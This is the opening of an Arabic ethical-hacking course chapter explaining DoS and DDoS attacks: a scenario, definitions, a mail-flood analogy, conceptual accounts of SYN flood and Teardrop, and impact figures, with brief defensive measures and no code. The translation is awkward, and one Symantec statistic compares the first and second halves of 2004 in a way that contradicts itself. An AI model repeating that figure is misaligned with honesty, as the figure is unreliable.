

10

الهاكر الأخلاقي

Denial of Service + Botnet

By

Dr.Mohammed Sobhy Teba
Denial of Service + botnet
https://www.facebook.com/tibea2004

CONTENTS

10.1 مقدمه في ((Denial-Of-Service (DoS)



أنه يوم الاثنين وما زلت تعمل في المكتب، ثم فجأة ظهر طنين من الأقراص وشبكة من الأضواء الوامضة على ملقم ويب. يبدو أن موقع الويب الخاص بالشركة يتم زيارته بشكل جيد الليلة، هذا أمر جيد لأنك في الأعمال التجارية الإلكترونية، تقوم ببيع المنتجات عبر الإنترنت، وكلما زاد زيارة الموقع أكثر من مرة يعني المزيد من الأرباح. ثم قررت التحقق من ذلك، ولكن صفحة الويب لا تم تحميلها. هناك شيئا خطأ.

بعد بضع دقائق، تؤكد عمليات الشبكة أسوأ مخاوفك. موقع ويب الخاص بالشركة تحت هجوم الحرمان من الخدمة. انها تتلقي طلبات عديدة للحصول على صفحة ويب التي لا يمكن أن تخدم كل منهما. لا يمكنك الوصول إلى موقع الويب، وكذلك العملاء لا يمكنهم أيضا. لقد أصبح عملك على المحك.

إنك تحاول جاهدا من خلال الليل وضع قواعد الترشيح للتخلص من الطلبات الوهمية لصفحة الويب عن تلك الحقيقية. ولكن للأسف، حركة المرور (**Traffic**) التي تتلقها متنوعة جدا ولا يمكن العثور على سمة مشتركة والتي من شأنها أن تجعل حزم الهجوم تبرز. ثم حاولت مرة أخرى بتحديد المصادر التي ترسل لك الكثير من الحركة ومن ثم إدراجها في القائمة السوداء لجدار الحماية الخاص بك. ولكن يبدو أن هناك مئات الآلاف منهم، وأنها تبقي متغيرة. أنفقت اليوم التالي في إنشاء خوادم النسخ الاحتياطي ومراقبة الحمل الزائد حيث استقرت أرباحك حول الصفر. قمت بالاتصال بمكتب التحقيقات الفدرالي وقالوا لك أنهم على استعداد لمساعدتك، ولكن الامر سيستغرق منهم بضعة أيام للبدء. كما اعلموك ان العديد من مرتكبي هجمات الحرمان من الخدمة (**(Denial-Of-Service (DoS)**) لن يتم الإمساك بهم أبدا، لأنهم لا يتركون ما يكفي من الآثار وراءهم.

كل هذا تركك مع العديد من الأسئلة: لماذا تتعرض للهجوم؟ هل لميزة تنافسية؟ هل هذا أحد الموظفين السابقين الراغبين في العودة إليك؟ هل هذا عميل مستاء جدا؟ كم من الوقت التي سوف يكون فيه عملك مغلقا وغير متاح؟ كيف وصلت الى هذا الوضع، وكيف سيتم الخروج منه؟ أم أنه مجرد خلل في تطبيقات الويب الخاصة بك، ومن ثم قامت بإغراق الخوادم الخاصة بك عن طريق الخطأ؟

هذا الكتاب هو حول هجمات الحرمان من الخدمة (**Denial-of-Service**)، أو للاختصار **DoS**. وتهدف هذه الهجمات الى إعاقة التطبيقات، الخوادم والشبكات بالكامل، وتعطيل اتصالات المستخدمين الشرعيين. حيث إنها تؤدى عن عمد، وسهلة الارتكاب، ومن الصعب جدا جدا التعامل معها. النموذج الاكثر شعبية لهذه الهجمات، **Distributed Denial-of-Service (DDoS) attacks**، حيث تقوم بتوظف العشرات، المئات، أو حتى بشكل جيد أكثر من 100،000 من أجهزة الكمبيوتر المخترقة، لتنفيذ هجوم منسق وتوزيعها على نطاق واسع. ومن الصعب كثيرا الدفاع عن النفس ضد العمل المنسق من جانب العديد من الآلات.

يصف هذا الكتاب هجمات **DoS** و **DDoS** ويساعدك على فهم هذا التهديد الجديد. وهو يعلم أيضا كيفية الاستعداد لهذه الهجمات، ومنعهم عندما يكون ذلك ممكنا، والتعامل معها عند حدوثها، وتعلم كيفية العيش معها، وكيفية التعافي بسرعة وكيفية اتخاذ الإجراءات القانونية ضد المهاجمين.

هجمات الحرمان من الخدمات (Denial of Service Attacks):

أكدت العديد من التقارير تزايد عدد الهجمات من خلال شبكة (الإنترنت) وازدياد شدتها وتأثيرها التدميري عاماً بعد الآخر وتأثيرها على مبيعات المواقع والخدمات عبر الشبكة. ويرجع ذلك إلى عدة أسباب من أخطرها ما يعرف بـ "هجمات الحرمان من الخدمات" أو "هجمات حجب الخدمة" (**Denial of Service Attacks**) مختصرة بعبارة **DoS**.

التعريف

هي هجمات تتم عن طريق إغراق المواقع بسيل من البيانات الغير لازمة والتي يتم إرسالها عن طريق أجهزة مصابة ببرامج (في هذه الحالة تسمى **DDOS Attacks**). تعمل نشر هذ الهجمات بحيث يتحكم فيها القراصنة والعابثين الإلكترونيين لمهاجمة الشبكة (الإنترنت)عن بعد بإرسال تلك البيانات إلى المواقع بشكل كثيف مما يسبب بطء الخدمات أو زحاماً مرورياً بهذه المواقع ويسبب صعوبة وصول المستخدمين لها نظراً لهذا الاكتظاظ، خصوصاً وأنه يبدو، وباعتراف الكثير من خبراء الأمن على الشبكة، وكأنه لا يوجد علاج في الوقت الحالي لهذا الأسلوب في الهجوم على مواقع الشبكة (الإنترنت)، وعلى هذا الأساس فإن هذا النوع من الهجمات يُدعى في بعض الأوساط "بإيدز الإنترنت". ويتم هذا الهجوم بدون كسر ملفات كلمات السر أو سرقة البيانات السرية، هجمات حجب الخدمة تتم ببساطه بان المهاجم يقوم

بإطلاق أحد البرامج التي تزحم المرور للموقع الخاص بك وبالتالي تمنع أي مستخدم آخر من الوصول إليه. وبشكل عام تتواجد مثل هذه الهجمات منذ أعوام إلا أن قوتها الآن أصبحت أكبر من أي فترة مضت، كما أنها وصلت إلى مرحلة من النضج بحيث تستهدف أهدافًا محددة ومقصودة لأغراض تجارية. هذا وتذكر شركة سمانتك المتخصصة في الأمن الإلكتروني أن متوسط عدد هجمات الحرمان من الخدمة وصل إلى 927 هجمة في النصف الأول من عام 2004 بزيادة قدرها 679% عنها في النصف الثاني من عام 2004.


ما هي هجمات الحرمان من الخدمات؟

هجمات الحرمان من الخدمات (**DoS**) كأسلوب ليست حديثة، ولكن الشبكة جعلتها فتاكة. ومبدأ هذا الأسلوب بسيط ويتلخص في أن المهاجم يقوم بإغراق الأجهزة المزودة بسيل من الطلبات والأوامر التي تفوق قدرة الجهاز المزود على المعالجة. ومن الأمثلة الظريفة والبسيطة على هذا الأسلوب هو مواصلة الضغط على زر الإدخال **ENTER** في الطرفية (**Terminal**) ولم تقم بعد بتسجيل الدخول إلى الشبكة **Log In** ولكنها مرتبطة بنوع معين من الأجهزة الإيوانية أو محطات العمل. والسبب في أن هذا الأسلوب يمكن أن يُصنف ضمن أساليب هجمات الحرمان من الخدمات هو أن زر الإدخال يقوم في معظم الأحيان ببدء روتين للتعرف على الأداة ضمن نظام التشغيل، وهو روتين ذو أولوية تنفيذ عالية عادة. وبمواصلة الضغط على هذا الزر يتولد طلب مرتفع على عملية المعالجة اللازمة للتعرف على الأداة (لوحة المفاتيح في هذه الحال)، مما يؤدي إلى استهلاك 100% من طاقة المعالج وجعله غير قادر على تلقي طلبات معالجة إضافية. ويؤدي ذلك إلى إحداث شلل في نظام التشغيل والذي لا يمتلك عادة الذكاء ليميز بين طلبات الدخول الشرعية، وطلبات الدخول المؤذية. وفي هذه الحالة لا توجد ميكانيكية يمكن بها الاستجابة لهذا الهجوم.

من الأساليب الأخرى لهذا النوع من الهجوم هو استهداف الموارد الثابتة الأخرى في البنية التحتية، ومن الأمثلة على ذلك هجمات الإغراق **SYN**. فضمن جلسات الشبكة (الإنترنت)الاعتيادية تتم عملية أشبه بالمصافحة بين النظم، حيث يقوم أحد النظم بإصدار طلب للارتباط بنظام آخر باستخدام حزمة **SYN** (المزامنة). ويقوم النظام المضيف في هذه الحالة بإصدار حزمة **SYN-ACK**، والتي يستجيب فيها للطلب الوارد من عنوان **IP** معين، ويقوم بتسجيل هذا العنوان في جدول معين، وتحديد فترة معينة لقطع الاتصال إذا لم تحدث الاستجابة لهذه الحزمة، والتي يجب أن تكون على شكل حزمة **ACK** يصدرها النظام الأول. وفي هجمات الإغراق، يقوم المهاجم بإرسال أكبر كمية ممكنة من حزم **SYN** باستخدام عناوين **IP** مزيفة، ويقوم النظام المضيف بتسجيل ردود حزم **SYN-ACK** في الجدول، والتي تبقى هناك لأن المهاجم لا يقوم بإرسال حزم **ACK** المطلوبة، مما يؤدي إلى امتلاء الجدول بالطلبات وعدم قدرته على تلقي أية طلبات اتصال جديدة.

ورغم الأذى الذي قد يلحقه هذا النوع من الهجمات فإن العلاج يكمن في خطوتين؛ الأولى هي زيادة حجم الجدول الذي يتلقى طلبات الاتصال، والثانية-وهي خطوة ملازمة للأولى-التقليل من الوقت المطلوب للاستجابة لطلبات الاتصال وذلك لحذف المدخلات غير المستخدمة بشكل أسرع.

هنالك نوع آخر من هجمات الحرمان من الخدمات، حيث يستخدم المهاجم برنامجا يقوم بتجربة الدخول إلى حسابات المستخدمين ضمن خدمة معينة من خلال تجربة كافة أسماء المستخدمين، واستعمال كلمات سر خاطئة، عمدا. وعند استخدام هذه البرمجيات فإن بعض المزودات، إذا لم يكن هنالك تأخير معين بين محاولات الدخول، تقوم بمنع المستخدمين الشرعيين من النفاذ إلى النظام. وهنالك أيضا أسلوب آخر من الهجمات يدعى "الحزم الدامعة **Teardrop**" حيث يرسل المهاجم حزما مشوهة بحيث يؤدي إلى انهيار عمليات معالجة عناوين **IP** على الجهاز المزود. وبالمثل، فهنالك أسلوب إغراق عملية المعالجة نفسها في نظام التشغيل من خلال إرسال أوامر معالجة أو إدخال طويلة (أكثر طولا مما يسمح به نظام التشغيل أو التطبيق) **Buffer Overflow**، لا تقوم عمليات معالجة المدخلات ضمن نظام التشغيل بصدّها (وهي الثغرة التي استغلها واضعو فيروس الشيفرة الحمراء **Code Red** في مخدمات مايكروسوفت ونظم تشغيلها) مما يؤدي إلى انهيار النظام.



DoS and DDoS

الهدف من هجوم حجب الخدمة (**DoS**) هو تعطيل بعض الأنشطة المشروعة، مثل تصفح صفحات الويب، الاستماع إلى الراديو عبر الإنترنت، تحويل الأموال من حسابك المصرفي، أو حتى تواصل السفن الراسية مع منفذ بحري. يتحقق تأثير الحرمان من الخدمة (**DoS**) هذا عن طريق إرسال رسائل إلى الهدف التي تتداخل مع عمله، وتجعله معطلا، محطما، يعاد تشغيله، أو القيام بأعمال غير مجدية.

طريقة واحدة للتداخل مع عملية مشروعة تتمثل في استغلال نقاط الضعف على جهاز المستهدف أو داخل تطبيق الهدف. المهاجم يرسل رسائل قليلة وضعت بطريقة معينة والتي تستفيد من ضعف معين. هناك طريقة أخرى لإرسال عدد كبير من الرسائل التي تستهلك بعض الموارد الرئيسية في الهدف مثل عرض نطاق الشبكة (***bandwidth***)، وقت وحدة المعالجة المركزية (**CPU time**) والذاكرة، وما إلى ذلك. تطبيق الهدف، الجهاز، أو الشبكة تنفق كل مواردها الحيوية للتعامل مع الهجوم على حركة المرور حيث لا يمكنها إحضار عملائها الشرعيين.

بالطبع، لتوليد مثل هذا العدد الهائل من الرسائل فان المهاجم يجب عليه السيطرة على آلة قوية جدا؟ مع توافر معالج سريع بما فيه الكفاية والكثير من عرض نطاق شبكة الاتصال. لكي يكون الهجوم ناجح، فعليه أن يزيد عن موارد الهدف. وهذا يعني أن جهاز المهاجم يجب أن يكون قادر على توليد المزيد من حركة المرور أكثر من الهدف، أو البنية التحتية للشبكة، ويمكن التعامل معها.

الآن دعونا نفترض أن أحد المهاجمين يود شن هجوم حجب الخدمة (**DoS**) على **example.com** بقذف العديد من الرسائل. على افتراض أيضا أن **example.com** لديها موارد وفيرة، فمن الصعب على المهاجم توليد عدد كاف من الرسائل من جهاز واحد حتى يزيد عن تلك الموارد. ولكن، لنفترض أنه ظفر بـ 100،000 من آلات وشاركهم جميعا مع بعض في توليد رسائل إلى **example.com** في وقت واحد. الان كل أله من آلات الهجوم من الممكن ان تكون ذات إمكانيات معتدلة فقط (على سبيل المثال، لديها معالج بطيء ويكون على وصلة مودم) ولكن معا تشكل شبكة هائلة من الهجوم، مع الاستخدام السليم، سوف تكون قادرة على ان تزيد عن الضحية جيدا. هذا هو الحرمان من الخدمة (**distributed denial-of-service** (**DDoS**)).

كل من **DoS** و**DDoS** ودوس تشكل تهديدا كبيرا لعمليات مواقع الإنترنت، ولكن المشكلة ان **DDoS** أكثر تعقيدا وأصعب للحل. أولا، فإنه يستخدم عدد كبير جدا من الآلات. وهذا ينتج سلاحا قويا. أي هدف، بغض النظر عن كيفية توافره، يمكن أن يجعله خارج نطاق الخدمة. أصبح جمع وإشراك جيش كبير من آلات بسيطة، لأن العديد من الأدوات الاليه الخاصة بـ **DoS** يمكن العثور على صفحات ويب الخاصة بالقراصنة في غرف الدردشة. لا تتطلب هذه الأدوات التطور لاستخدامها ويمكن أن تلحق ضرر فعال جدا. هناك عدد كبير من الآلات يعطي ميزة أخرى للمهاجم. حتى لو كان الهدف قادرا على تحديد آلات المهاجمة (وهي طريقه فعالة لإخفاء هذه المعلومات)، ما هي الإجراءات التي يمكن اتخاذها ضد شبكة من 100،000 المضيفين؟ السمة الثانية لبعض هجمات **DDoS** التي تزيد تعقيدها هو استخدام حركة المرور على ما يبدو المشروعة. يتم استهلاك الموارد من قبل عدد كبير من الرسائل المشروعة المظهر. عند مقارنة رسالة الهجوم مع الشرعية، فهناك في كثير من الأحيان لا يوجد ملامح منبهة لتمييزها. إذا كان الهجوم يسيء الى نشاط شرعي، فمن الصعب للغاية الرد على الهجوم دون إزعاج أيضا لهذا النشاط الشرعي.

نأخذ مثالا ملموسا عن العالم الحقيقي. (في حين أنه لا يوجد قياس مثالي لـ **DDoS** الإنترنت، فإنه يشارك بعض الخصائص المهمة التي قد تساعدك على فهم لماذا هجمات **DDoS** من الصعب التعامل معها). تخيل أنك سياسي مهم وأن مجموعة من الناس التي تعارض وجهات نظرك تقوم بتوظيف كل ما لديهم من الأصدقاء والأقارب في جميع أنحاء العالم لإرسال رسائل كراهية. قريبا سوف يكون الحصول على الكثير من الرسائل كل يوم في صندوق البريد الخاص بك سوف يفيض وسيتم إسقاط بعض الرسائل في الشارع. فإذا قام مؤيديك بإرسال تبرعات عن طريق البريد، فان هذه سوف تكون إما أن تضيع رسائلهم أو محشوة في صندوق البريد الإلكتروني مع رسائل الكراهية. للعثور على هذه التبرعات، سوف يكون لديك الكثير من الوقت لفتح وفرز كل البريد الذي ورد، مما يؤدى الى إضاعة الكثير من الوقت. إذا كانت الرسائل التي تتلقاها يوميا أكبر مما يمكنك معالجته خلال يوم واحد، سيتم فقدان بعض الرسائل أو تجاهلها. لنفترض، أن خطابات الكراهية هي أكثر من تلك التي تحمل التبرعات بكثير، لذلك فإنه لا يمكن بسرعة التأكد ومعرفة أي من المظاريف تحتوي على التبرعات وأي منها تحتوي على بريد الكراهية، فأنت تقف على فرصة جيدة لفقدان معظم التبرعات. خصومك فقط قاموا بإجراء هجوم الحرمان من الخدمة (**DDoS**) في العالم الحقيقي عليك، حيث قاموا بحرمان الدعم عنك الذي قد يكون حاسما لحملتك.

ماذا يمكنك أن تفعل للدفاع عن نفسك؟ حسنا، هل يمكن شراء علبة بريد أكبر، ولكن خصومك يمكن ببساطة زيادة عدد الرسائل التي ترسلها، أو تجنيد المزيد من المساعدين. لكنك ما زلت تريد تحديد التبرعات في هذا التجمع الكبير من الرسائل. يمكنك توظيف المزيد من الناس للذهاب من خلال الرسائل؟ ولكنه حل مكلف حيث انه يجب عليك أن تدفع لهم مما يؤدى الى تناقص التبرعات. في حين أن خصومك يمكنهم توظيف المزيد من المساعدين مجانا، فإنها يمكن أن تجعل تكاليف التجهيز الخاصة بك مرتفعا كما يحلو لهم. هل يمكن أيضا محاولة جعل مهمة معالجة البريد أسهل عن طريق طرح مؤيديك لاستخدام المغلفات الملونة خصيصا. الموظفين الخاص بك يمكنهم معالجة ثم ببساطة تجاهل كافة المغلفات التي ليست من لون معين، دون فتحها. بالطبع، حالما يعلم خصومك عن هذا التكتيك فأنها ستقوم بشراء نفس المغلفات


الملونة ومن هنا رجعت حيث بدأت. هل يمكن أن تحاول الاتصال بمكاتب البريد في جميع أنحاء البلاد لتطلب منهم إبقاء العين على الناس الذي يقومون بإرسال كميات من الرسائل لك. هذا سيعمل فقط إذا لم ينتشر خصومك على نطاق واسع، وبالتالي يجب أن ترسل العديد من الرسائل كل يوم من نفس مكتب البريد. علاوة على ذلك، فإنه يعتمد على تعاون مكاتب البريد التي قد تكون غير راغبة أو غير قادرة على توفير هذا. عملهم هو تقديم الخطابات، وليس مراقبة أو تصفية رسائل الناس الذين لا يرغبون في الحصول عليها. إذا كانت الكثير من رسائل الكراهية تلك (وبعض التبرعات المرسلة) من بلدان مختلفة، فان فرصتك في الحصول على مكتب بريد متعاون ضئيلة جدا. يمكنك أيضا محاولة استخدام ختم البريد على الرسائل للتعقب حيث تم إرسالها ومن ثم إيلاء اهتمام خاص إلى مكاتب البريد التي يستخدمها أنصار الخصوم أو مكاتب البريد التي تتعامل مع كميات كبيرة من البريد الخاص بك مثير للريبة. وهذا يعني أنه سيكون لديك قائمة بجميع أختام البريد وتصنيف كل خطاب وفقا لختم البريد الذي بها، وذلك للبحث عن الكميات الشاذة من البريد والذي يحمل ختم بريد معين. إذا كان خصومك عديدين ومنتشرين بشكل جيد في جميع أنحاء العالم فان هذا التكتيك سوف يفشل بالطبع. علاوة على ذلك، استخدام أختام البريد لتحديد المواقع غير محددة إلى حد ما، لذلك فمن المرجح أن تفقد بعض التبرعات عند حين التخلص من رسائل الكراهية القادمة إليك من ختم البريد المحدد.

كما ذكر من قبل، القياس ليس مثاليا، ولكن هناك تشابهات مهمة. على وجه الخصوص، حلول مماثلة لتلك المذكورة أعلاه، فضلا عن العديد من المناهج الأخرى المحددة في عالم الإنترنت، وقد تم اقتراح للتعامل مع **DDoS**. مثل الحلول المذكورة أعلاه التي تحاول حل المشكلة البريدية، حلول الإنترنت لـ **DDoS** غالبا ما تكون مقيده أو لا تعمل بشكل جيد في العالم الحقيقي. هذا الكتاب سوف يقوم بمسح هذه النهج، وتقديم جوانبها الجيدة والسيئة، وتوفير مؤشرات الإشارة الأخرى. وسوف نتحدث أيضا عن سبل التأمين وتعزيز الشبكة لذلك لا يمكن أن تؤخذ بسهولة حاليا، الخطوات الواجب اتخاذها بمجرد التعرض للهجوم، وما يمكن فعله منفذي القانون لمساعدتك مع مشكلة **DDoS**.

كيف يعمل هجوم Distributed Denial Of Service؟

في هجوم **DDoS**، متصفح الهدف أو الشبكة يتم قصفها من قبل العديد من التطبيقات مع طلبات وهمية خارجية التي تجعل النظام، الشبكة، المتصفح، أو الموقع بطيء، لا طائل منه، معوق أو غير متوفر.

المهاجم يبدأ الهجوم عن طريق إرسال أمر إلى وكلاء الغيبوبة (***zombie agents***). وكلاء الغيبوبة (***zombie agents***) (هم أجهزة الكمبيوتر التي تم اختراقها من دون علم صاحبها) هذه تقوم بإرسال طلب اتصال إلى نظام الكمبيوتر الحقيقي. طلبات الارسال من قبل وكلاء الغيبوبة (***zombie agents***) يبدو أنها ترسل عن طريق الضحية بدلا من الكسالى. وهكذا، فإن الكمبيوتر حقيقي يرسل المعلومات المطلوبة للضحية. ما يحصل هنا أنه تم غمر آلة ضحية بردود غير مرغوب فيها من العديد من أجهزة الكمبيوتر في وقت واحد. هذا قد يقلل إما الأداء أو قد يتسبب في إيقاف آلة الضحية.



لماذا علينا أن نهتم؟

لماذا يهم إذا قام شخص ما بجعل ملقم الويب أو الراوتر غير متاح؟ أنه يهم لأن الإنترنت أصبح الآن مصدرا بالغ الأهمية الذي له آثار مالية، أو حتى عواقب وخيمة وحتى تعطيل سلامة الإنسان. العدد المتزايد من الخدمات الحيوية يستخدمون الإنترنت يوميا. هجوم **DDoS** قد لا يعني فقط فقد أحدث نتائج المباريات الرياضية أو الطقس. ولكنه قد يعني فقدان عنصر كنت قد ترغب في شراءه أو فقدان الزبائن لمدة يوم أو اثنين بينما تتعرض للهجوم. قد يعني، كما فعلت ميناء هيوستن، تكساس، حيث أن ملقم الويب الذي يوفر معلومات عن الطقس والجدولة غير متوفر والسفن التي يمكنها ان ترسو. في الآونة الأخيرة، ظهر اتجاه مقلق وهو الابتزاز؟ مهدد للأعمال التجارية عبر الإنترنت من قبل **DDoS** إذا لم تدفع مقابل "الحماية".

ما احتمالية ان تكون مستهدفا من قبل الـ **DDoS**؟ قام الباحثون بدراسة نشاط **DDoS** على الإنترنت في عام 2001، والنظر في عينة صغيرة من حركة المرور التي يمكن ملاحظتها من الشبكة. حيث كان المؤلفين قادرين على كشف ما يقرب من 4،000 من الهجمات في الأسبوع (لفترة ثلاثة أسابيع)، ضد مجموعة متنوعة من الأهداف تتراوح ما بين شركات كبيرة مثل أمازون وهوتميل الى مقدمي خدمة الإنترنت الصغيرة (**ISP**) واتصالات الطلب الهاتفي (***dial-up connections***). الطريقة التي استخدموها لم تكن قادرة على ملاحظة جميع الهجمات التي وقعت خلال تلك الفترة، حتى 4000 هو أقل من الواقع. علاوة على ذلك، منذ نشاط الـ **DDoS** الزائد فانه تطور منذ ذلك الحين، ومن المرجح أن يكون الرقم أكبر بكثير اليوم. في تقرير عام 2004 لـ **FBI** في جرائم الإنترنت، ان ما يقرب من خمسة المشاركين عانوا من خسائر مالية نتيجة التعرض لهجوم حجب الخدمة. حيث ذكرت التقارير ان كانت إجمالي المبلغ الناتج من هجمات حجب الخدمة أكثر من 26 مليون دولار. كان رفض الخدمة أكبر مصدر للخسارة المالية بسبب جرائم الإنترنت في 2004. في يناير 2001، حدث هجوم **DDoS** على مايكروسوفت منع حوالي 98٪ من المستخدمين الشرعيين من الحصول على أي من خوادم مايكروسوفت. في أكتوبر 2002، كان هناك هجوم على كافة الملقمات الجذرية لنظام اسم المجال (**DNS**). خدمة **DNS** هي خدمة حاسمة لمتصفحات الويب والعديد من التطبيقات الأخرى، وهذه الخوادم 13 تستخدم لإبقاء البيانات الهامة للإنترنت كله. واستمر الهجوم ساعة فقط، لم يكن هناك أي تعطيل كبير من نشاط الإنترنت. ومع ذلك، 9 من هذه الملقمات 13 تأثرت بشكل خطير. إذا استمر الهجوم لفترة أطول، يمكن أن يحدث اضطراب شديد للإنترنت. الهجوم المذكور الذي استخدم لتعطيل ميناء هيوستن، تكساس، كان موجها في الواقع من مستخدم من غرفة الدردشة من جنوب أفريقيا، مع منافذ أجهزة كمبيوتر يساء استخدامها في الهجوم. **DDoS** يؤثر علينا جميعا بشكل مباشر أو غير مباشر، وهو التهديد الذي ينبغي أن يؤخذ على محمل الجد.

أعراض هجوم حجب الخدمة (DDOS)

استنادا إلى الجهاز الهدف، قد تختلف الأعراض من هجوم حجب الخدمة. هناك أربعة أعراض رئيسية لهجوم حجب الخدمة. وهم:

- عدم وجود موقع معين.
- عدم القدرة على الوصول إلى أي موقع.
- زيادة كبيرة في تلقى كمية رسائل البريد الإلكتروني غير المرغوبة.
- أداء الشبكة بطيئة بشكل غير عادي.



10.2 فهم هجمات الحرمان من الخدمة (Understanding Denial Of Service)

هجوم الحرمان من الخدمة (*denial-of-service*) هو مختلف في الاهداف، والشكل، والتأثير عن معظم الهجمات التي شنت على الشبكات وأجهزة الكمبيوتر. معظم المهاجمين المتورطين في الجرائم الإلكترونية يسعون إلى اقتحام النظام، استخراج أسرارها، أو تنطلي على توفير الخدمة التي لا ينبغي أن يسمح لهم باستخدامها. المهاجمين عادة يحاولون سرقة أرقام بطاقات الائتمان أو معلومات الملكية، والسيطرة على الأجهزة لتثبيت البرامج الخاصة بهم أو حفظ البيانات الخاصة بهم، تشويه صفحات الويب، أو تغيير محتوى مهم على أجهزة الضحايا. في كثير من الأحيان، يتم تقييم آلات المخترقة من قبل المهاجمين على انها موارد يمكن أن تتحول إلى أي غرض تراه حاليا مهم.

في هجمات **DDoS**، اقتحام عدد كبير من أجهزة الكمبيوتر والسيطرة الخبيثة عليهم هو مجرد خطوة أولى. ثم ينتقل المهاجم إلى هجوم **DoS** نفسه والذي لديه هدف مختلف؟ لمنع آلات الضحية أو الشبكات من تقديم الخدمة للمستخدمين المشروعين. لا توجد بيانات لسرقتها، ولا يتم تغير أي شيء على أجهزة الضحايا، ولا يوجد الوصول غير المصرح به. حيث ان الضحية ببساطة يتوقف عن تقديم الخدمة للعملاء طبيعي لأنه مشغول في التعامل مع الهجوم على حركة المرور. في حين انه لا يوجد الوصول الغير مصرح به إلى الضحية في هجمات **DDoS flood**، هناك عدد كبير من المضيفين الآخرين الذي تم اختراقهم وتم التحكم من قبل المهاجم، والذي يستخدمها كأسلحة في الهجوم. في معظم الحالات، هذا الوصول غير مصرح به، من خلال التعريف القانوني لهذا المصطلح.

في حين أن تأثير الحرمان من الخدمة على الضحية قد يبدو حميدا نسبيا، وخصوصا عندما ينظر المرء أنه عادة ما يستمر فقط طالما الهجوم نشطا، ولكن لكثير من مستخدمي الشبكة يمكن أن يكون مدمرا. أصبح استخدام خدمات الإنترنت جزءا مهما من حياتنا اليومية. يتزايد استخدام الإنترنت لإجراء الأعمال التجارية وحتى لتوفير بعض الخدمات الأساسية. فيما يلي بعض الأمثلة على الآثار الضارة للهجمات حجب الخدمة.

